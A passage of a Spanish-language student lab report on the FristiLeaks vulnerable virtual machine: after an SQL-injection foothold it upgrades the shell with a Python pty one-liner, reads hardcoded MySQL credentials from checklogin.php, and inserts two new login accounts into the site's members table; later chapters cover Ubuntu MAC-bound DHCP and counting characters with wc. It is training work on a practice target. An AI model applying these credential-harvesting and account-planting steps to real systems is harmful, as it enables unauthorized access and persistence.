Y esto fue todos los pasos que se realizaron para lograr acceder al sistema Fristileaks a través del servicio http y utilizando SQL injection.

4 Capítulo 2 Crear Dos Usuarios a La Máquina FristiLeaks.

Una vez dentro del sistema Fristileaks, como se hará para crear dos usuarios y que se puede iniciar sesión correctamente desde la página de esta máquina virtual.

Acerca de esa temática se basa el segundo capítulo de este informe, se muestra que pasos se realizaron para lograr crear estos dos usuarios.

Para crear estos dos usuarios una vez dentro del sistema, primero se ejecutó el comando ls -la para listar todas las carpetas de esta máquina virtual.



Ilustración 65 Crear Dos Usuarios a La Máquina FristiLeaks paso 1

Pero para realizar correctamente este proceso se debe escalar privilegios dentro del sistema o para escalar el Shell. Para escalar de privilegios o de Shell se ejecutó el comando Python -c import pty:pty.spawn("/bin/bash") esta utlima parte en comillas simples.

```
sh-4.1$ python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
bash-4.1$
```

Ilustración 66 Crear Dos Usuarios a La Máquina FristiLeaks paso 2

Y una vez escalado el Shell, se ejecutó el comando ls -la nuevamente para observar las carpetas generales del sistema Fristileaks.

Entre todas esas carpetas se observó la carpeta var, donde normalmente se suben todas las páginas de estas maquina o sistemas.

```
bash-4.1$ ls -la
ls -la
total 102
dr-xr-xr-x.  22 root root  4096 Sep  5 21:06 .
dr-xr-xr-x.  22 root root  4096 Sep  5 21:06 ..
-rw-r--r--    1 root root     0 Sep  5 21:06 .autofsck
-rw-r--r--    1 root root     0 Nov 17  2015 .autorelabel
dr-xr-xr-x.   2 root root  4096 Nov 17  2015 bin
dr-xr-xr-x.   5 root root  1024 Nov 17  2015 boot
drwxr-xr-x   19 root root  3640 Sep  5 21:06 dev
drwxr-xr-x.  70 root root  4096 Sep  5 21:06 etc
drwxr-xr-x.   5 root root  4096 Nov 19  2015 home
dr-xr-xr-x.   8 root root  4096 Nov 17  2015 lib
dr-xr-xr-x.   9 root root 12288 Nov 17  2015 lib64
drwx------.   2 root root 16384 Nov 17  2015 lost+found
drwxr-xr-x.   2 root root  4096 Sep 23  2011 media
drwxr-xr-x.   3 root root  4096 Nov 17  2015 mnt
drwxr-xr-x.   3 root root  4096 Nov 17  2015 opt
dr-xr-xr-x  106 root root     0 Sep  5 21:06 proc
dr-xr-x---.   3 root root  4096 Nov 25  2015 root
dr-xr-xr-x.   2 root root 12288 Nov 18  2015 sbin
drwxr-xr-x.   2 root root  4096 Nov 17  2015 selinux
drwxr-xr-x.   2 root root  4096 Sep 23  2011 srv
drwxr-xr-x   13 root root     0 Sep  5 21:06 sys
drwxrwxrwt.   3 root root  4096 Sep  5 21:45 tmp
drwxr-xr-x.  13 root root  4096 Nov 17  2015 usr
drwxr-xr-x.  19 root root  4096 Nov 19  2015 var
bash-4.1$
```

Ilustración 67 Crear Dos Usuarios a La Máquina FristiLeaks paso 3

Se accedió a esta carpeta con el comando cd var. Y con el comando ls -la se listaron todas las carpetas que estaban dentro de la carpeta var.

```
bash-4.1$ cd var
cd var
bash-4.1$ ls -la
ls -la
total 76
drwxr-xr-x. 19 root      root      4096 Nov 19  2015 .
dr-xr-xr-x. 22 root      root      4096 Sep  5 21:06 ..
drwxr-xr-x.  6 root      root      4096 Nov 17  2015 cache
drwxr-xr-x.  3 root      root      4096 Nov 17  2015 db
drwxr-xr-x.  3 root      root      4096 Nov 17  2015 empty
drwxr-x---   3 fristigod fristigod 4096 Nov 25  2015 fristigod
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 games
drwxr-xr-x. 19 root      root      4096 Nov 18  2015 lib
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 local
drwxrwxr-x.  5 root      lock      4096 Nov 17  2015 lock
drwxr-xr-x.  4 root      root      4096 Sep  5 21:06 log
lrwxrwxrwx.  1 root      root        10 Nov 17  2015 mail -> spool/mail
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 nis
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 opt
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 preserve
drwxr-xr-x. 13 root      root      4096 Sep  5 21:06 run
drwxr-xr-x.  8 root      root      4096 Nov 17  2015 spool
drwxrwxrwt.  2 root      root      4096 Nov 17  2015 tmp
drwxr-xr-x.  6 root      root      4096 Nov 17  2015 www
drwxr-xr-x.  2 root      root      4096 Sep 23  2011 yp
bash-4.1$
```

Ilustración 68 Crear Dos Usuarios a La Máquina FristiLeaks paso 4

Dentro de la carpeta var, se observó la carpeta www, se accedió a esta con el comando cd www y luego se listaron las carpetas y archivos en esta carpeta.

```
bash-4.1$ cd www
cd www
bash-4.1$ ls -la
ls -la
total 28
drwxr-xr-x.  6 root root 4096 Nov 17  2015 .
drwxr-xr-x. 19 root root 4096 Nov 19  2015 ..
drwxr-xr-x.  2 root root 4096 Aug 24  2015 cgi-bin
drwxr-xr-x.  3 root root 4096 Nov 17  2015 error
drwxr-xr-x.  7 root root 4096 Nov 25  2015 html
drwxr-xr-x.  3 root root 4096 Nov 17  2015 icons
-rw-r--r--   1 root root   98 Nov 17  2015 notes.txt
bash-4.1$
```

Ilustración 69 Crear Dos Usuarios a La Máquina FristiLeaks paso 5

Dentro de www se observó la carpeta html y se accedió a esta con el comando cd html y se listaron los archivos y carpetas de esta carpeta www.

```
bash-4.1$ cd html
cd html
bash-4.1$ ls -la
ls -la
total 36
drwxr-xr-x. 7 root   root   4096 Nov 25  2015 .
drwxr-xr-x. 6 root   root   4096 Nov 17  2015 ..
drwxr-xr-x  2 apache apache 4096 Nov 25  2015 beer
drwxr-xr-x  2 apache apache 4096 Nov 25  2015 cola
drwxr-xr-x  3 apache apache 4096 Nov 17  2015 fristi
drwxr-xr-x  2 apache apache 4096 Nov 25  2015 images
-rw-r--r--  1 apache apache  703 Nov 17  2015 index.html
-rw-r--r--  1 apache apache   62 Nov 17  2015 robots.txt
drwxr-xr-x  2 apache apache 4096 Nov 25  2015 sisi
bash-4.1$
```

Ilustración 70 Crear Dos Usuarios a La Máquina FristiLeaks paso 6

Dentro de la carpeta html se observó la carpeta fristi, se accedió a esta con el comando cd friti y se listaron los archivos se está carpeta con el comando ls -la.

```
bash-4.1$ cd fristi
cd fristi
bash-4.1$ ls -la
ls -la
total 172
drwxr-xr-x  3 apache apache   4096 Nov 17  2015 .
drwxr-xr-x. 7 root   root     4096 Nov 25  2015 ..
-rw-r--r--. 1 apache apache   1310 Nov 17  2015 checklogin.php
-rw-r--r--. 1 apache apache   1216 Nov 17  2015 do_upload.php
lrwxrwxrwx. 1 apache apache     14 Nov 17  2015 index.php -> main_login.php
-rw-r--r--. 1 apache apache    191 Nov 17  2015 login_success.php
-rw-r--r--. 1 apache apache     45 Nov 17  2015 logout.php
-rw-r--r--. 1 apache apache   1396 Nov 17  2015 main_login.php
-rw-r--r--. 1 apache apache 131736 Nov 17  2015 pic.b64
-rw-r--r--. 1 apache apache   1642 Nov 17  2015 pic2.b64
-rw-r--r--. 1 apache apache    372 Nov 17  2015 upload.php
drwxrwxrwx. 2 apache apache   4096 Sep  5 21:45 uploads
bash-4.1$
```

Ilustración 71 Crear Dos Usuarios a La Máquina FristiLeaks paso 7

Dentro de la carpeta fristi se observó el archivo checklogin.php que podría ser el archivo de configuración para la conexión de la página web a la base de datos.

Se observa el contenido de este archivo con el comando cat checklogin.php. Allí dentro se observó que efectivamente era el archivo de configuración de la base de datos de la página.

```
bash-4.1$ cat checklogin.php
cat checklogin.php
<?php

ob_start();
$host="localhost"; // Host name
$username="eezeepz"; // Mysql username
$password="4ll3maal12#"; // Mysql password
$db_name="hackmenow"; // Database name
$tbl_name="members"; // Table name
```

Ilustración 72 Crear Dos Usuarios a La Máquina FristiLeaks paso 8

Conociendo el usuario y contraseña de la base de datos, se accede a mysql con el comando mysql -u eezeepz (que es el usuario) -p. Al dar clic el sistema pidió la contraseña y se digito esta misma (4ll3maal12) y efectivamente se accedió a mysql.

```
bash-4.1$ mysql -u eezeepz -p
mysql -u eezeepz -p
Enter password: 4ll3maal12#

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.1.73 Source distribution

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Ilustración 73 Crear Dos Usuarios a La Máquina FristiLeaks paso 9

Dentro de mysql se ingresó a la base de datos que está conectada a la página web de fristi con el comando USE hackmenow (nombre de la base de datos).

```
mysql> USE hackmenow;
USE hackmenow;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

Ilustración 74 Crear Dos Usuarios a La Máquina FristiLeaks paso 10

Luego se mostraron las tablas de la base de datos con el comando SHOW TABLES.

```
mysql> SHOW TABLES;
SHOW TABLES;
+--------------------+
| Tables_in_hackmenow |
+--------------------+
| members            |
+--------------------+
1 row in set (0.00 sec)

mysql>
```

Ilustración 75 Crear Dos Usuarios a La Máquina FristiLeaks paso 11

Luego se muestran los campos de esta tabla con el comando DESCRIBE members (nombre de la tabla).

```
mysql> DESCRIBE members;
DESCRIBE members;
+----------+-------------+------+-----+---------+----------------+
| Field    | Type        | Null | Key | Default | Extra          |
+----------+-------------+------+-----+---------+----------------+
| id       | int(4)      | NO   | PRI | NULL    | auto_increment |
| username | varchar(65) | NO   |     | NULL    |                |
| password | varchar(65) | NO   |     | NULL    |                |
+----------+-------------+------+-----+---------+----------------+
3 rows in set (0.01 sec)

mysql>
```

Ilustración 76 Crear Dos Usuarios a La Máquina FristiLeaks paso 12

Después de conocer los campos de la tabla, se insertan en la base de datos los dos nuevos usuarios que se iban a crear, con el comando INTER INTO members (nombre de la tabla) (username, password) (campos de la tabla) VALUES (‘entre’, ‘siseñor’) (usuario y contraseña del primer usuario).

```
mysql> INSERT INTO members (username, password) VALUES ('entre', 'siseñor');
INSERT INTO members (username, password) VALUES ('entre', 'siseñor');
Query OK, 1 row affected (0.01 sec)
```

Ilustración 77 Crear Dos Usuarios a La Máquina FristiLeaks paso 13

Y además se creó el segundo usuario con el comando INTER INTO members (nombre de la tabla) (username, password) (campos de la tabla) VALUES (‘seguridad’, ‘redes’) (usuario y contraseña del segundo usuario).

```
mysql> INSERT INTO members (username, password) VALUES ('seguridad', 'redes');
INSERT INTO members (username, password) VALUES ('seguridad', 'redes');
Query OK, 1 row affected (0.00 sec)
```

Ilustración 78 Crear Dos Usuarios a La Máquina FristiLeaks paso 14

Después de crear los usuarios se observaron estos mismo con el comando SELECT * FROM members (nombre de la base de datos) y se pudieron observar estos usuarios creados y el que está ya creado en la tabla.

```
mysql> SELECT * FROM members;
SELECT * FROM members;
+----+------------+---------------------+
| id | username   | password            |
+----+------------+---------------------+
|  1 | eezeepz    | keKkeKKeKKeKkEkkEk  |
|  2 | entre      | siseñor             |
|  3 | seguridad  | redes               |
+----+------------+---------------------+
3 rows in set (0.01 sec)

mysql>
```

Ilustración 79 Crear Dos Usuarios a La Máquina FristiLeaks paso 15

Luego de haber creado los usuarios se ingresa a página de inicio de sesión de friti y se inició sesión con el primer usuario, con el usuario entre y la contraseña siseñor



Ilustración 80 Crear Dos Usuarios a La Máquina FristiLeaks paso 16

Y al dar clic en login, se inició sesión correctamente.



Ilustración 81 Crear Dos Usuarios a La Máquina FristiLeaks paso 17

Después de probar el primer usuario, se intentó con el segundo usuario creado en la base de datos, se digito el usuario seguridad y la contraseña redes.



Ilustración 82 Crear Dos Usuarios a La Máquina FristiLeaks paso 18

Y al dar clic en login, se inició sesión correctamente.



Ilustración 83 Crear Dos Usuarios a La Máquina FristiLeaks paso 19

Y esto fue todos los pasos que se realizaron para lograr crear dos usuarios en Fristileaks y poder iniciar sesión correctamente a la página de fristi con esos usuarios.

5 Capítulo 3 Ubuntu Desktop, Configurar Para Que Con Una MAC En Específico Pueda Tener DHCP.

Cuando se realizó la configuración de Fristileaks este maquina mostro un mensaje que decía que si no tenía la dirección MAC predefinida para esta máquina no podía obtener dirección IP por DHCP, pero como se podría replicar esto en Ubuntu Desktop.

Acerca de este tema se trata este capítulo 3, se muestran los pasos que se realizaron para tratar de replicar esta misma función de Fristileaks en Ubuntu.

Para realizarlo primero se configuro la dirección MAC que sería la MAC predeterminada para Ubuntu.



Ilustración 84 Configurar Ubuntu con una MAC predeterminada paso 1

Luego se inició la maquina y en la terminar de Ubuntu se escribió el siguiente comando sudo nano /etc/netplan/01-netmork-maneger-all.yaml, al escribir este comando se escribió la contraseña del sistema Ubuntu.



Ilustración 85 Configurar Ubuntu con una MAC predeterminada paso 2

Ese comando muestra un archivo de configuración de la red de Ubuntu, allí se debe asignar la misma dirección MAC que se asignó en la configuración de la dirección MAC de Ubuntu en VirtualBox. Luego se guarda la configuración.



Ilustración 86 Configurar Ubuntu con una MAC predeterminada paso 3

Luego con el comando sudo netplan apply se actualiza ese servicio y con el comando ip link show enp0s3 se observa la MAC que se acababa de aplicar en el archivo anterior.



Ilustración 87 Configurar Ubuntu con una MAC predeterminada paso 4

Y con el comando ifconfig se nuestra la IP y la MAC de Ubuntu.



Ilustración 88 Configurar Ubuntu con una MAC predeterminada paso 5

Además, se realizó un ping a la dirección IP de Windows XP y este ping fue exitoso.



Ilustración 89 Configurar Ubuntu con una MAC predeterminada paso 6

También, desde Windows XP, se realizó un ping a la dirección IP de Ubuntu y este fue exitoso.



Ilustración 90 Configurar Ubuntu con una MAC predeterminada paso 7

Para probar que la configuración de la MAC por defecto se había hecho correctamente, se apagó la maquina y en la configuración de la red NAT se cambió la dirección MAC y se inició nuevamente la máquina.



Ilustración 91 Configurar Ubuntu con una MAC predeterminada paso 8

En una terminar de Ubuntu se digito el comando ip add y se observó que la maquina había obtenido la dirección IP, tenía la MAC establecida por defecto y tenía la MAC que se cambió en la configuración de VirtualBox.



Ilustración 92 Configurar Ubuntu con una MAC predeterminada paso 9

Pero cuando se envió un ping a Windows XP, este ping fue erróneo.



Ilustración 93 Configurar Ubuntu con una MAC predeterminada paso 10

Y además se envió el ping desde Windows XP hacia Ubuntu y también fue erróneo.



Ilustración 94 Configurar Ubuntu con una MAC predeterminada paso 11

Con esto se comprobó que la maquina Ubuntu no tenía conexión con ninguna de las otras maquina a pesar de que tenía una dirección IP, pero como se cambió la MAC y no es la misma MAC que tenía configurada Ubuntu, mostrando que efectivamente se había realizo la configuración correctamente.

6 Capítulo 4 Comando Para Calcular Cuantos Caracteres Tiene Un Archivo.

Para calcular cuantos caracteres tiene un archivo se utiliza el comando wc -m nombre_del_archivo.

Por ejemplo, en el siguiente archivo que tiene como nombre common.txt y que está en la ruta /usr/share/dirb/wordlints y que se accedió a esta ruta con el comando cd y el nombre de esta ruta, se contaron cuantos caracteres tenía ese archivo y con el comando wc -m common.txt (nombre del archivo) se observó que este archivo tenía 35849 caracteres.

